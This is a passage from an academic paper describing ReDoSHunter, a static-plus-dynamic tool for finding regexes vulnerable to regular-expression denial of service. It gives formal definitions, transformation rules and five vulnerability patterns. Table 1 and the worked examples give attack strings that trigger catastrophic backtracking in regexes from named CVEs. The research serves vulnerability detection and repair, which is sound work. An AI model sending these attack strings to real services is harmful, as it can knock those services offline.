Empowered by the combination of static and dynamic analysis, and especially by the effectiveness of the patterns of the ReDoS-vulnerabilities, ReDoSHunter achieves high precision and recall at the same time. Our experiments show that ReDoSHunter achieves 100% precision and 100% recall on three large-scale datasets with 37,651 regexes. Furthermore, to validate the effectiveness of ReDoSHunter in the wild, we utilized ReDoSHunter to detect the publicly-confirmed real vulnerabilities in Common Vulnerabilities and Exposure (CVE) [12]. The experiment result shows ReDoSHunter can detect 100% of them, compared with the highest 60.00% achieved by the existing works. We applied ReDoSHunter to 26 well-maintained libraries (such as the popular JavaScript utility library lodash[2] which has more than 40 million weekly downloads), disclosing 28 new vulnerabilities among which 26 were assigned CVE IDs and 2 were fixed by developers.

The main contributions of this work are summarized as follows.

- We propose ReDoSHunter, a ReDoS-vulnerable regex detection framework which can pinpoint multiple root causes of vulnerabilities and generate attack-triggering strings. Combining both static and dynamic analyses, ReDoSHunter achieved remarkable precision and recall, reaching both 100% over three large-scale datasets, overcoming the dilemma as to which metric should be prioritized faced by the existing works.
- We identify five patterns of ReDoS-vulnerabilities based on extensive examination of massive vulnerable regexes. These patterns are characterized by detailed descriptions, degree of the vulnerability (the time complexity is exponential or polynomial), and the triggering conditions. They can help maintainers to locate ReDoS-vulnerabilities, shedding light on preventing and repairing vulnerable regexes.
- The experiment results demonstrate the practicality of ReDoSHunter. ReDoSHunter can detect 100% confirmed ReDoS-related CVEs, compared with the highest 60.00% achieved by the state-of-the-art works, and further identified 28 more unrevealed ReDoS-vulnerabilities across 26 intensively-tested projects, with 26 of them assigned CVEs and 2 of them fixed.

2 Preliminaries

Let Σ be an alphabet of all printable symbols except that each of the following symbols is written with an escape character \ in front of it: `(`, `)`, `{`, `}`, `[`, `]`, `^`, `$`, `|`, `\`, `.`, `?`, `*`, and `+`. Meanwhile, Σ also includes some special characters such as `\t` (denotes a tab character) and `\n` (denotes a newline character). The set of all words over Σ is denoted by Σ^*. The empty word and the empty set are denoted by ε and $\varnothing$, respectively.

Definition 1. Standard Regular Expression. ε, $\varnothing$, and $a \in \Sigma$ are standard regular expressions; a standard regular expression is also formed using the operators: $\mathtt{r}_1|\mathtt{r}_2, \mathtt{r}_1\mathtt{r}_2, \mathtt{r}_1\mathtt{\{m,n\}}$, where $\mathtt{m} \in \mathbb{N}$, $\mathtt{n} \in \mathbb{N} \cup \{\infty\}$, and $\mathtt{m} \leq \mathtt{n}$. Besides, `r?`, `r*`, `r+` and `r{i}` where $\mathtt{i} \in \mathbb{N}$ are abbreviations of `r{0,1}`, `r{0,∞}`, `r{1,∞}` and `r{i,i}`, respectively. `r{m,∞}` is often simplified as `r{m,}`.

The *language* $\mathcal{L}(\mathtt{r})$ of a standard regular expression `r` is defined inductively as follows: $\mathcal{L}(\varnothing) = \varnothing$; $\mathcal{L}(\varepsilon) = \{\varepsilon\}$; $\mathcal{L}(a) = \{a\}$; $\mathcal{L}(\mathtt{r}_1|\mathtt{r}_2) = \mathcal{L}(\mathtt{r}_1) \cup \mathcal{L}(\mathtt{r}_2)$; $\mathcal{L}(\mathtt{r}_1\mathtt{r}_2) = \{vw \mid v \in \mathcal{L}(\mathtt{r}_1), w \in \mathcal{L}(\mathtt{r}_2)\}$; $\mathcal{L}(\mathtt{r\{m,n\}}) = \bigcup_{\mathtt{m} \leqslant i \leqslant \mathtt{n}} \mathcal{L}(\mathtt{r})^i$.

In practice, real-world regular expressions (regexes) are commonly found.

Definition 2. Real-world Regular Expression (regex). A regex over Σ is a well-formed parenthesized formula, consisting of operands in $\Sigma^* \cup \{\mathtt{\backslash i} \mid \mathtt{i} \geq 1\}$[3]. Besides the common rules governing standard regular expressions (e.g. $\mathtt{r}_1|\mathtt{r}_2, \mathtt{r}_1\mathtt{r}_2, \mathtt{r}_1\mathtt{\{m,n\}}$ defined in Definition 1), a regex also has the following constructs: (i) capturing group `(r)`; (ii) non-capturing group `(?:r)`; (iii) lookarounds: positive lookahead $\mathtt{r}_1\mathtt{(?=r}_2\mathtt{)}$, negative lookahead $\mathtt{r}_1\mathtt{(?!r}_2\mathtt{)}$, positive lookbehind $\mathtt{(?<=r}_2\mathtt{)r}_1$, and negative lookbehind $\mathtt{(?<!r}_2\mathtt{)r}_1$; (iv) anchors: Start-of-line anchor `^`, End-of-line anchor `$`, word boundary `\b`, and non-word boundary `\B`; (v) lazy quantifiers: `r??`, `r*?`, `r+?`, and `r{m,n}?`; and (vi) backreference `\i`.

[2] https://www.npmjs.com/package/lodash

[3] In some environments, variables are used instead of `\i`.

A regex follows the syntactic rule that every control character `\i` is found to the right of the i-th capturing group, where capturing groups are indexed according to the occurrence sequence of their left parenthesis[4]. The same backreference can occur multiple times in a regex. In addition, the semantics of the constructs are explained in §3.2.

Regex matching is conducted with the support of a regex engine. Regex engines differ, but most (e.g., the built-in regex engines in Java and Python) will adopt *backtracking search* algorithms. Backtracking search algorithms can better support various grammatical extensions (e.g., lookarounds and backreferences). At the same time, they can also lead to potential Regular expression Denial of Service (ReDoS) attacks.

A regex `r` is *ReDoS-vulnerable* iff there exists a string w such that the regex on a backtracking regex engine has a super-linear behavior. Such strings are often called *attack strings*.




Figure 1: The Components of the Attack String and the Relation Between the ReDoS-vulnerable Regex and the Attack string.

In our algorithms we find the position in the regex `r` that causes ReDoS, and locate a sub-regex containing this position, which is called the *infix* or *attackable* sub-regex of `r`. The sub-regexes before and after the infix sub-regex in `r` are called *prefix* and *suffix* sub-regexes, respectively. We use Ψ_1, Ψ_2, Ψ_3 to denote the prefix sub-regex, infix sub-regex, and suffix sub-regex respectively. Note that sub-regexes Ψ_1 and Ψ_3 can be ε. The components of the attack string $w = xy^nz$[5] and the relation between the ReDoS-vulnerable regex and the attack string is provided in Figure 1, which shows $w = xy^nz \notin \mathcal{L}(\mathtt{r})$, $n > 0$, $x \in \mathcal{L}(\Psi_1)$, and $y^n \in \mathcal{L}(\Psi_2)$. In addition, if $\Psi_1 = \varepsilon$, then $x = \varepsilon$.

For example, the regex Ξ = `([0-9]*)+(\.[0-9]+)+` is ReDoS-vulnerable because the matching time of the regex Ξ on the Java-8 regex engine against a malicious string '`0`' $\times\, n$ grows rapidly with input size. (Figure 2)

For a standard regular expression r, the following sets are needed to analyze the *ambiguity* of r.

r.first $= \{a | au \in \mathcal{L}(r), a \in \Sigma, u \in \Sigma^*\}$;

r.last $= \{a | ua \in \mathcal{L}(r), a \in \Sigma, u \in \Sigma^*\}$;

r.followlast $= \{a | uav \in \mathcal{L}(r), u \in \mathcal{L}(r), u \neq \varepsilon, a \in \Sigma, v \in \Sigma^*\}$.

Consider the above regex Ξ, Ξ.first $= \Xi$.followlast $= \{$`0`, `1`, `2`, `3`, `4`, `5`, `6`, `7`, `8`, `9`, `\.`$\}$ and Ξ.last $= \{$`0`, `1`, `2`, `3`, `4`, `5`, `6`, `7`, `8`, `9`$\}$.

[4]Parentheses that are part of other syntax such as non-capturing groups should be skipped.

[5]It can also be denoted as $w = x + y \times n + z$,




Figure 2: Matching Time against Malicious String Size for ReDoS-vulnerable Regex Ξ on the Java-8 Regex Engine.

We say r satisfies the *nullable* property if it accepts ε. We define r.nullable to represent this property as: r.nullable $=$ *true* if $\varepsilon \in \mathcal{L}(r)$ or *false* otherwise.

3 The ReDoSHunter Algorithm

In this section, we elaborate on the key ideas and techniques of our approach *ReDoSHunter* to analyze and identify the ReDoS-vulnerable regexes. Figure 3 shows the workflow of ReDoSHunter, which consists of three key components. The first component *regex standardization* (§3.2) transforms the original real-world regular expression (regex) into a simplified form which can then be manipulated by the second component. It takes a given regex as input and converts the regex into a standard regular expression with constraints using our designed transformation rules. The second component *static diagnosis* (§3.3) diagnoses the potential ReDoS-vulnerabilities of the given regex via the standard regular expression and the constraints obtained from the first component. In particular, it takes the standard regular expression and the constraints as input and diagnoses the potential backtracking locations, and then assesses the vulnerability degrees (exponential or polynomial) and generates the corresponding attack strings. The last component *dynamic validation* (§3.4) determines whether the candidate vulnerabilities diagnosed by the second component are real ones by testing and verifying these attack strings generated from the second component.

3.1 The Main Algorithm

Our algorithm ReDoSHunter is shown in Algorithm 1. ReDoSHunter first leverages the transformation rules that we design to rewrite the given regex α to a standard regular ex-




Figure 3: An Overview of ReDoSHunter for ReDoS Detection.

Table 1: The Vulnerability Type (Vuln. Type), Vulnerability Description (Vuln. Description), and Example Regex (including Attack String) of the Five ReDoS Patterns.

No.	ReDoS Pattern	Vuln. Type	Vuln. Description	Example Regex	Attack String
#1	Nested Quantifiers (NQ)	Exponential	Optional nested quantifiers result in two choices for each pump string	(CVE-2015-9239) `\[(\d+;)?(\d+)*m`	'[' + '0' × 20 + '!'
#2	Exponential Overlapping Disjunction (EOD)	Exponential	A disjunction with a common outer quantifier whose multiple nodes overlap	(CVE-2020-7662) `"((?:\\[\x00-\x7f]|[^\x00-\x08\x0a-\x1f\x7f"])*)"`	'"' + '\\\x7e' × 30 + '!'
#3	Exponential Overlapping Adjacency (EOA)	Exponential	Two overlapping nodes with a common outer quantifier `{m,n}` ($n > 1$) are either adjacent or can reach each other by skipping some optional nodes	(CVE-2018-3738) `^(?:\.?[a-zA-Z_][a-zA-Z_0-9]*)+$`	'a' × 30 + '!'
#4	Polynomial Overlapping Adjacency (POA)	Polynomial	Two overlapping nodes with an optional common outer quantifier `{0,1}` are either adjacent or can reach each other by skipping some optional nodes	(CVE-2018-3737) `^([a-z0-9-]+)[␣\t]+([a-zA-Z0-9+\/]+[=]*)([\n␣\t]+([^\n]+))?$`	'0\t0' + '\t' × 10000 + '\n'
#5	Starting with Large Quantifier (SLQ)	Polynomial	The regex engine keeps moving the regex starting with a large quantifier across the string to find a match	(CVE-2019-1010266) `[a-z][A-Z]|[A-Z]{2,}[a-z]|[0-9][a-zA-Z]|[a-zA-Z][0-9]|[^a-zA-Z0-9␣]`	'A' × 10000 + '!'

Algorithm 1: ReDoSHunter

Input: a regex α
Output: *true*, a diagnostic information list Γ if α is ReDoS-vulnerable or *false* otherwise

1 $\beta, \mathcal{M} \leftarrow \text{TransRE}(\alpha)$;
2 $\Gamma_{\mathcal{NQ}} \leftarrow \text{CheckNQ}(\beta, \mathcal{M})$;
3 $\Gamma_{\mathcal{EOD}} \leftarrow \text{CheckEOD}(\beta, \mathcal{M})$;
4 $\Gamma_{\mathcal{EOA}} \leftarrow \text{CheckEOA}(\beta, \mathcal{M})$;
5 $\Gamma_{\mathcal{POA}} \leftarrow \text{CheckPOA}(\beta, \mathcal{M})$;
6 $\Gamma_{\mathcal{SLQ}} \leftarrow \text{CheckSLQ}(\beta, \mathcal{M})$;
7 $\Gamma \leftarrow \Gamma_{\mathcal{NQ}} \cup \Gamma_{\mathcal{EOD}} \cup \Gamma_{\mathcal{EOA}} \cup \Gamma_{\mathcal{POA}} \cup \Gamma_{\mathcal{SLQ}}$;
8 **if** $|\Gamma| = 0$ **then return** *false*;
9 **foreach** *info (vulDeg, vulSrc, vulPos, atkStr)* $\in \Gamma$ **do**
10 **if** verifyAtk(α, *atkStr*, *vulDeg*) = *false* **then**
11 delete *info (vulDeg, vulSrc, vulPos, atkStr)* from Γ;
12 **if** $|\Gamma| > 0$ **then return** *true*, Γ;
13 **else return** *false*;

pression β with a constraint memorizer $\mathcal{M}$, which contains the constraints to generate attack strings that also belong to the original regex α (line 1). Next, according to β and $\mathcal{M}$, ReDoSHunter deduces the diagnostic information (i.e., *vulnerability degree*, *vulnerability source*, *vulnerability location*, and *attack string*) list Γ by statically detecting whether any of the five patterns (i.e., NQ, EOD, EOA, POA, and SLQ, as illustrated in Table 1), is triggered (lines 2-7). If Γ is empty, ReDoSHunter returns *false* (line 8), otherwise it dynamically verifies whether the attack strings in Γ are successful and the failed attack strings with their information are removed from Γ (lines 9-11). Finally, ReDoSHunter returns *true* and Γ if Γ is not empty (line 12), or returns *false* otherwise (line 13).

3.2 Regex Standardization

3.2.1 Extensions

As shown in §2, regexes support several useful extensions. We briefly explain them below.

A *lazy quantifier* is in the form of `r??`, `r*?`, `r+?` or `r{m,n}?`, which will match the shortest possible string. Match as few as possible, repeat as few times (i.e., the minimal number of times) as possible. *Anchors* do not match any characters, but still restrict the accepted words. The Start-of-line anchor `^` (resp. End-of-line anchor `$`) matches the position before the first (resp. after the last) character in the string. The word-boundary anchor `\b` can match the position where one side is a word and the other side is not a word. The anchor `\B` (non-word boundary) is a dual form of the word boundary `\b`. *Lookarounds* are useful to match something depending on the context before/after it. Specifically, a positive lookahead r_1`(?=`r_2`)` (resp. negative lookahead r_1`(?!`r_2`)`) denotes looking for r_1, but matching only if (resp. not) followed by r_2. A positive lookbehind `(?<=`r_2`)`r_1 (resp. negative lookbehind `(?<!`r_2`)`r_1) means matching r_1, but only if there's (resp. no) r_2 before it. *Backreference* `\i` matches the exact same text that was matched by the *i*-th capturing group. A *capturing group* is enclosed in parentheses `(r)`. It enables us to get a portion of the match as a separate item in the result array. If we do not want a group to capture its match, we can optimize this group into `(?:r)` (i.e., *non-capturing group*).

3.2.2 Transformations

The high expressiveness of regexes makes many decision problems intractable or undecidable. To analyze ReDoS-vulnerabilities directly for regexes, we first convert a given regex into a standard regular expression with some constraints. The purpose is not to give an equivalent transformation, but instead trying to give a transformation with the same effect on ReDoS so that a source regex α has ReDoS-vulnerabilities iff the transformed target expression β has the same ReDoS-vulnerabilities. In case the "same effect" is hard to achieve, we seek a relaxed condition that allows the target expression to generate more ReDoS-vulnerabilities than the source regex. The dynamic validation guarantees reporting only true vulnerabilities. In the following, we introduce the transformations.

First, all the extensions are removed or changed. Specifically, the lazy quantifiers are changed to their eager forms by removing the '`?`'. This is based on our observation that if a regex with lazy quantifiers is ReDoS-vulnerable, the regex after removing lazy quantifiers is still ReDoS-vulnerable, and the two can be triggered by the same attack strings; while if the former is not ReDoS-vulnerable, the latter is neither. For similar reasons, we remove the non-capturing group sign '`?:`'. We also remove the Start-of-line anchor `^` (resp. End-of-line anchor `$`) to form a (possibly) relaxed regex as explained above.

For the regex r_1`\br`$_2$ with the word-boundary anchor `\b`, we convert the regex into an *over-approximated* expression r_1r_2, and use the Constraint #1 in Table 2 to represent the regex r_1`\br`$_2$ equivalently. Similar conversions are made for `\B` and lookarounds.

Table 2: Constraint Generation.

No.	Extension	Constraints of Match String w
#1	r_1`\br`$_2$	$w = w_1w_2$, where $w_1 \in \mathcal{L}(r_1) \wedge w_2 \in \mathcal{L}(r_2) \wedge \Big(\big((w_1 \in \mathcal{L}(.*\backslash w) \vee w_1 = \varepsilon) \wedge w_2 \in \mathcal{L}(\backslash w.*)\big) \vee \big(w_1 \in \mathcal{L}(.*\backslash w) \wedge (w_2 \in \mathcal{L}(\backslash W.*) \vee w_2 = \varepsilon)\big)\Big)$
#2	r_1`\Br`$_2$	$w = w_1w_2$, where $w_1 \in \mathcal{L}(r_1) \wedge w_2 \in \mathcal{L}(r_2) \wedge \Big(\big((w_1 \notin \mathcal{L}(.*\backslash w) \wedge w_1 \neq \varepsilon) \vee w_2 \notin \mathcal{L}(\backslash w.*)\big) \wedge \big(w_1 \notin \mathcal{L}(.*\backslash w) \vee (w_2 \notin \mathcal{L}(\backslash W.*) \wedge w_2 \neq \varepsilon)\big)\Big)$
#3	r_1`(?=`r_2`)`r_3	$w = w_1w_2$, where $w_1 \in \mathcal{L}(r_1) \wedge w_2 \in \mathcal{L}(r_2.*) \wedge w_2 \in \mathcal{L}(r_3)$
#4	r_1`(?!`r_2`)`r_3	$w = w_1w_2$, where $w_1 \in \mathcal{L}(r_1) \wedge w_2 \notin \mathcal{L}(r_2.*) \wedge w_2 \in \mathcal{L}(r_3)$
#5	r_1`(?<=`r_2`)`r_3	$w = w_1w_2$, where $w_1 \in \mathcal{L}(r_1) \wedge w_1 \in \mathcal{L}(.*r_2) \wedge w_2 \in \mathcal{L}(r_3)$
#6	r_1`(?<!`r_2`)`r_3	$w = w_1w_2$, where $w_1 \in \mathcal{L}(r_1) \wedge w_1 \notin \mathcal{L}(.*r_2) \wedge w_2 \in \mathcal{L}(r_3)$

For backreference `\i`, we first shape the regex with backreferences into an *over-approximated* backreference-free regex by adding an identifier $\Diamond_i$ after the referenced *i*-th capturing group, and replacing each backreference `\i` with the *i*-th capturing group with an identifier $\blacklozenge_i$ after it. We then memorize each identifier pair $\{\Diamond_i: \blacklozenge_i\}$ into the constraint memorizer, which requires the corresponding sub-regexes to match the same text. Note that the order of transforming the extensions is important. For example, transforming non-capturing groups should be made after transforming backreference.

Furthermore, several extensions need additional constraints as given in Table 2. Note that the constraints for backreference are given in the above. We use a constraint memorizer to record such information. After the above transformations, we obtain the target expression with a constraint memorizer. Note that for a regex without word-boundary anchors, lookarounds and backreferences, we do not return the constraint memorizer. No changes are made for regexes without any extension.




Figure 4: The Transformations from Regex α to Regex β.




Figure 5: The Railroad Diagram of the ReDoS-vulnerable Regex β.

Now we use an example to illustrate the transformations, shown in Figure 4. Given a source regex α, TransRE first converts the regex α to the regex α_1 (see Figure 4) by changing the lazy quantifier `a+?` to `a+`. Then TransRE obtains the regex α_2 (shown in Figure 4) through deleting the anchor `$` directly. Next, TransRE first transforms the regex α_2 into the lookaround-free regex α_3 (given in Figure 4) via rewriting `\s+(?=\t)\s+` into `\s+\s+`, and puts the string constraint ϑ_1 (i.e., $w_1 \in \mathcal{L}(\texttt{\textbackslash s+}) \wedge w_2 \in \mathcal{L}(\texttt{\textbackslash t.*}) \wedge w_2 \in \mathcal{L}(\texttt{\textbackslash s+})$) into the memorizer $\mathcal{M}$. After that, TransRE adds an identifier $\lozenge_1$ after the 1st capture group (i.e., the sub-regex `(a+|b)`, called *parent sub-regex*) and rewrites the sub-regex `\1` (called *child sub-regex*) to the parent sub-regex with an identifier $\blacklozenge_1$ after it, which forms an over-approximate backreference-free regex α_4 (see Figure 4). And the identifier pair $\vartheta_2 = \{\lozenge_1 : \blacklozenge_1\}$ is recorded into the memorizer $\mathcal{M}$. Finally, TransRE gets the target expression β (Figure 4) by removing the non-capturing group sign '`?:`'. Note that identifiers $\lozenge_1$ and $\blacklozenge_1$ only represent the marks of the 1st capture group and the backreference `\1`, and subsequent algorithms will not detect them as characters.

3.3 Static Diagnosis

In this section, we introduce five ReDoS patterns (i.e., NQ, EOD, EOA, POA, and SLQ) that are identified from our massive investigation and analysis. Among them, NQ, EOD and EOA have an exponential worst-case behavior on a mismatch (a.k.a. attack string), while POA and SLQ have a polynomial worst-case behavior. To identify these five patterns, we propose five static diagnosis algorithms, namely, CheckNQ, CheckEOD, CheckEOA, CheckPOA, and CheckSLQ. To leverage the performance and efficiency, these algorithms detect the necessary (but not necessarily sufficient) conditions to trigger the patterns. The vulnerability candidates detected are then dynamically validated such that only the true vulnerabilities are reported.

3.3.1 Pattern NQ: Nested Quantifiers

The first pattern concerns the expressions that have Nested Quantifiers (NQ). When matching a pump string, there are multiple possible choices among the nested quantifiers, leading to an exponential behavior in worst case on a mismatch. For example, the key portion `(\d+)*` in the real-world regex `\[(\d+;)?(\d+)*m` from CVE-2015-9239 meets the pattern NQ. And a pump string of a digit can be consumed by either the inner quantifier (`+`) or the outer one (`*`).

In order to diagnose the NQ pattern, we propose the algorithm CheckNQ. As shown above, the notable characteristic of the NQ pattern is the nested quantifiers. So CheckNQ first identifies all the NQ patterns in a transformed regex β by recursively checking whether each sub-regex β_1 has nested quantifiers.

Next, for each NQ pattern, based on the pattern and the constraints generated by the regex standardization, CheckNQ constructs a possible attack string, which is a candidate for dynamic validation. To be more precise, let us consider an NQ pattern β_1 in β, whose prefix and suffix sub-regexes are Ψ_1 and Ψ_3, respectively. Based on Ψ_1, β_1, and β, CheckNQ generates three strings x, y, and z such that (i) $x \in \mathcal{L}(\Psi_1)$, $y \in \mathcal{L}(\beta_1)$, $xyz \notin \mathcal{L}(\beta)$; and (ii) x, y, z satisfy the corresponding constraints in the memorizer $\mathcal{M}$ if exist (e.g., if Ψ_1 is transformed from $\texttt{r}_1\texttt{\textbackslash br}_2$, then x should satisfy Constraint #1 in Table 2). CheckNQ then derives an attack string $w = x + y \times N_{\mathcal{E}} + z$, where $N_{\mathcal{E}}$ is a pre-defined number of repetitions for exponential patterns. Condition (i) guarantees the pump string w is a mismatch for the transformed expression, and $N_{\mathcal{E}}$ is to trigger an exponential behavior that can result in a lot of matching time. According to Condition (ii), w is a mismatch probably leading to an exponential behavior for the original regex α (suppose β is transformed from α).

CheckNQ also pinpoints the position of the NQ pattern in the original regex α according to the position of the NQ pattern in the regex β.

Let us consider the transformed expression in §3.2, that is $\beta = \texttt{(a+|b)}^{\lozenge_1}\texttt{\textbackslash s+\textbackslash s+(a+|b)}^{\blacklozenge_1}\texttt{(\textbackslash d+)+(\textbackslash s|\textbackslash t)+(a*b+a*)+d}$. First, CheckNQ diagnoses that the sub-regex $\beta_1 = \texttt{(\textbackslash d+)+}$ has nested quantifiers and thus is an NQ pattern, as illustrated in Figure 5. Then, CheckNQ extracts the prefix regex $\Psi_1 = \texttt{(a+|b)}^{\lozenge_1}\texttt{\textbackslash s+\textbackslash s+(a+|b)}^{\blacklozenge_1}$ and tries to construct a prefix string x for it such that $x \in \mathcal{L}(\Psi_1)$. Moreover, x should also satisfy the corresponding constraints (i.e., ϑ_1 and ϑ_2 in §3.2) in the memorizer $\mathcal{M}$. So CheckNQ splits x into $x_1x_2x_3x_4$ such that $x_1 \in \mathcal{L}(\texttt{(a+|b)}^{\lozenge_1})$, $x_2 \in \mathcal{L}(\texttt{\textbackslash s+})$, $x_3 \in \mathcal{L}(\texttt{\textbackslash s+})$, and $x_4 \in \mathcal{L}(\texttt{(a+|b)}^{\blacklozenge_1})$. Note that the constraint $\vartheta_2 = \{\lozenge_1 : \blacklozenge_1\}$ requires the two sub-regexes $\texttt{(a+|b)}^{\lozenge_1}$ and $\texttt{(a+|b)}^{\blacklozenge_1}$ should match the same text (i.e., $x_1 = x_4$), and the constraint ϑ_1 requires $x_3 \in \mathcal{L}(\texttt{\textbackslash t.*})$. So CheckNQ generates '`a`', '`\n`', '`\t`', '`a`' for x_1, x_2, x_3, x_4, respectively. Similarly, CheckNQ constructs an infix string $y =$ '`1`' and a suffix string $z =$ '`!`' such that $y \in \mathcal{L}(\texttt{(\textbackslash d+)+})$ and $xyz \notin \mathcal{L}(\beta)$. Based on x, y, z, CheckNQ deduces an attack string $x + y \times N_{\mathcal{E}} + z$, where

the repetition number $N_{\mathcal{E}}$ is set to 30. Finally, as the regex standardization does not change the relative positions of the sub-regexes in the given regex, CheckNQ can precisely locate the NQ pattern `(?:\d+)+` in the original regex α according to the relative position of `(\d+)+` in the transformed regex β.

3.3.2 Pattern EOD: Exponential Overlapping Disjunction

The second pattern is a disjunction with a common outer quantifier whose multiple disjuncts overlap, which is called Exponential Overlapping Disjunction pattern (EOD). When matching on a pump string, there are multiple possible choices among the overlapping disjuncts, leading to an exponential behavior in the worst case on a mismatch. Consider the expression `(\w|\d)+$` shown in §1. As two disjuncts `\w` and `\d` overlap in the digits, when matching on a pump string of a digit, either `\w` or `\d` could be selected. Formally, an EOD is of the form $\beta = (\ldots(\beta_1|\beta_2|\ldots|\beta_k)\ldots)\{m_\beta, n_\beta\}$ with $n_\beta > 1$, satisfying one of the following conditions in Table 3. Intuitively, there is a string with multiple matching paths through alternation constructs in the pattern EOD.

Table 3: Conditions for Triggering Pattern EOD.

No.	Condition
#1	$\beta_p.\text{first} \cap \beta_q.\text{first} \neq \varnothing$, where $1 \leq p,q \leq k$ and $p \neq q$
#2	$\beta_p.\text{first} \cap \beta_q.\text{followlast} \neq \varnothing$, where $1 \leq p,q \leq k$ and $p \neq q$

We propose the algorithm CheckEOD to diagnose the EOD pattern. Like CheckNQ, CheckEOD consists of three steps: (i) identifying EOD patterns by the characteristics, (ii) constructing an attack string based on the pattern and the constraint memorizer $\mathcal{M}$, wherein the infix string y belongs to the overlapping part (i.e., a string with multiple matching paths), and (iii) locating the original source according to the relative positions of corresponding sub-regexes.

Consider the example mentioned in §3.2 again, $\beta =$ `(a+|b)`$^{\Diamond_1}$`\s+\s+(a+|b)`$^{\blacklozenge_1}$`(\d+)+(\s|\t)+(a*b+a*)+d`. First, as `\s`.first $\cap$ `\t`.first $= \{$`\t`$\} \neq \varnothing$, CheckEOD identifies the EOD pattern `(\s|\t)+` (shown in Figure 5) and its prefix sub-regex $\Psi_1 =$ `(a+|b)`$^{\Diamond_1}$`\s+\s+(a+|b)`$^{\blacklozenge_1}$`(\d+)+`. Similar to §3.3.1, CheckEOD synthesizes the prefix string $x = x_1x_2x_3x_4x_5 =$ '`a\n\ta1`', the infix string $y =$ '`\t`', and the suffix string $z =$ '`!`' such that $x \in \mathcal{L}(\Psi_1)$, $y \in (\mathcal{L}((\backslash s+) \cap \mathcal{L}((\backslash t+))\backslash\{\varepsilon\}$, $xyz \notin \mathcal{L}(\beta)$, and x satisfies the corresponding constraints (i.e., ϑ_1 and ϑ_2 in §3.2) in the memorizer $\mathcal{M}$. Next, based on x, y, z, an attack string $x + y \times N_{\mathcal{E}} + z$ is constructed, where the repetition number $N_{\mathcal{E}}$ is set to 30.

3.3.3 Pattern EOA: Exponential Overlapping Adjacent

The third pattern is an expression consisting of two adjacent overlapping components with a common outer quantifier `{m,n}`, where `n` > 1. We call it the Exponential Overlapping Adjacent pattern (EOA) as it could lead to an exponential behavior in the worst case on a mismatch. Specifically, there are two possible overlapping cases. First, the characters followed by the tail of the first component and the head ones of the second component overlap. For example, considering the regex `(ab*b*)+`, the characters following the tail (i.e., $\{$`b`$\}$) of the first component `ab*` and the head ones (i.e., $\{$`b`$\}$) of the second component `b*` overlap. When matching on the pump string of '`b`', different components or paths can be selected. The common outer quantifier could make the matching an exponential behavior in the worst case. Second, the head characters of the first component and the ones following the tail of the second component overlap. Take the regex `(a+b+a+)+` as an example. The head characters (i.e., $\{$`a`$\}$) of the first component `a+` and the ones followed by the tail (i.e., $\{$`a`$\}$) of the second component `b+a+` overlap. Due to the common outer quantifier `+`, the second component can reach the first component as well. Like the first case, matching on the pump string of '`b`' could lead to an exponential behavior in the worse case.

